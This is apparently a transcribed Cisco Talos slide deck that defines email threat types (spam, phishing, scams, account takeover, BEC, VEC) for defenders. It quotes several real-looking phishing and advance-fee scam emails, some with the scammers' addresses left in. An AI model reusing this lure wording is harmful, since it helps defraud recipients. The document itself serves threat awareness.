Catch Me If You Can: 2024 Trends in Email Threats and Evasion Techniques

Omid Mirzaei

October 2024

Omid Mirzaei

Security Research Lead

𝕏 @malearnity

I am a leader in the Email Threat Research team at Cisco Talos.

My team is responsible for developing and monitoring customer-facing detection features that block email threats.

Postdoctoral research associate in Computer Security at Northeastern University
PhD in Computer Science – Information Security from University Carlos III of Madrid


Publications: Dozens of papers in top security conferences and journals, and several blogs in the intersection of machine learning and cybersecurity.

Service: I'm continuously serving as the technical program committee in top cybersecurity conferences.

CISCO TALOS


The Importance of Email Security

Email Exchange Rate



Source: www.statista.com

Email Client Market Share



Calculated from over 1 billion opens in Litmus Email Analytics, in August 2024 (source: litmus.com).

Spam: The Unwanted Emails We Love to Hate

- Unsolicited emails that often contain commercial messages or website links.
- Messages you didn't ask to receive.
- They attempt to persuade recipients to take some action.
- They are not necessarily threats.
- They can be very difficult to filter out, and they often clog up inboxes and slow down email servers.

It all began with an email!

- An outstanding percentage (>90%) of cyberattacks start with an email.
- Most notable examples:
  - Operation Phish Phry
  - RSA data leak
  - Dyre phishing scam
  - The Sony Pictures data leak


Main Email Threat Types

Phishing

- An email threat that heavily relies on social engineering to mislead users into performing specific actions.
- The attacker's primary goal:
  - Stealing financial information (e.g., bank account number, credit card number)
  - Stealing system login credentials (e.g., username, password)
- Alternative goal:
  - Tricking users to download and install malicious files

I.T. SAYS TO LOOK OUT FOR PHISHING EMAILS. CLICKING THEM COULD OPEN UP A CAN OF WORMS.
SO, LET US ADJOURN THIS MEETING AND START CLICKING!
YES!
AGREED!
FOR SURE!
SCOTT HILBURN

Phishing



[redacted]

[redacted] Please confirm to continue.

To: [redacted]

June 1, 2024 at 4:16 AM

[redacted]

Hi [redacted]


Please note [redacted] authentication expires 01 June, 2024.

Please continue to keep or change your password.

Regards,
[redacted]

Scam

- An email threat that is designed to deceive the recipient into sending money or providing personal information.
- It’s sometimes called a “phishing scam” too.



[redacted]
Attention: Beneficiary, ATM Master Card /Bank Draft
To: [redacted]

Yesterday at 7:26 PM

POST OFFICE COURIER COMPANY
Mobolaji Bank Anthony Way, Ikeja.
Lagos Nigeria.

Attention: Beneficiary, ATM Master Card /Bank Draft

This is Post Office Courier Delivery Company of Nigeria, the Management of this company, wishes to inform you that, we received a Parcel containing a Bank Draft/an ATM Master Card valued $10.5 million United State Dollars, with some vital documents attached on it, for safety delivery to Your home address in your country, within' the next 72 hours as soon as we Hear from you. This is (payment office) I am directed to inform you that your payment verification and confirmations are OK.


Full names.............
Parcel owner address..........
Tel...............
Sex..........
Occupation.........
Age ....

Waiting for your urgent response as expected:

Yours sincerely .

Mr. Johnson Uzo .
EMAIL:johnsonuzo501@gmail.com
Dispatch Manager Post Office Company.

Scam



P [redacted]

WINNER (2024)!

To: [redacted]

Yesterday at 6:15 PM

Publishers Clearing House

Attention: Winner,

Congratulations on your confirmation as the legitimate beneficiary of your U.S. PCH Lottery prize of USD 2,850,000.00 in cash and a 2024 Ford Bronco Sport in our 2024 Publishers Clearing House Lottery. To claim your winnings, please get in touch with the delivery company using the details provided below.

Number Draw: 05, 07, 10, 03, 12, 43
Insurance Number: 435/453L/T011
Ticket number: 719-226-1319
Serial number 902-66

The delivery company requires the following information from you: Name, Home Address, Age, Telephone, Occupation, Nationality, Country of residence.

Contact Mr. Craig Peterson for any inquiries or assistance.
General Enquiries:
Email: Purolatorc506@gmail.com
Purolatordeliveryman@deliveryman.com

I anticipate your swift response and collaboration to ensure the timely delivery of your funds.

Congratulations once again.


Best Regards,
Andrew Goldberg
PCH Lotto Official

- -

Copyright 2024 Publishers Clearing House. All Right Reserved

Email Account Compromise (EAC)

- An email threat where attackers use various tactics (e.g., password spray, phishing, and malware) to compromise victims' email accounts, gaining access to legitimate mailboxes.
- It's also known as email account takeover.



S [redacted]

Online Banking- verify your account

To: [redacted]

CHASE

Dear, customer

We recently detected an unsafe Log-In to your Chase account.

As a safety protocol we have temporarily suspended your account.


During this limitation you will not be able to Access your account, make/accept funds, withdraw available funds.

To Protect your account please confirm your identity as soon as this email is received.

© 2024 JPMorgan Chase & Co..

Business Email Compromise (BEC)

- An email threat aimed at causing financial loss to a business, normally by tricking victims into sending money to an account under attackers' control.
- BEC and EAC are very intertwined.
- FBI has been tracking the EAC and BEC threats as a single threat type since 2017.



AS [redacted]

TIME SENSITIVE

To: [redacted]


September 20, 2024 at 11:58 AM

Hello Jill,

Re-confirm you phone number, I'm trying to reach you. Thanks.

Vendor Email Compromise (VEC)

- VEC is a specific BEC threat where threat actors compromise a company’s email accounts, and then, hijack email threads to convince a supplier to redirect outstanding payment to an illicit bank account.
- Threat actors impersonate an individual at a trusted vendor organization.
- VEC email threats capitalize the trusted relationships between customers and their vendors.



BG [redacted]
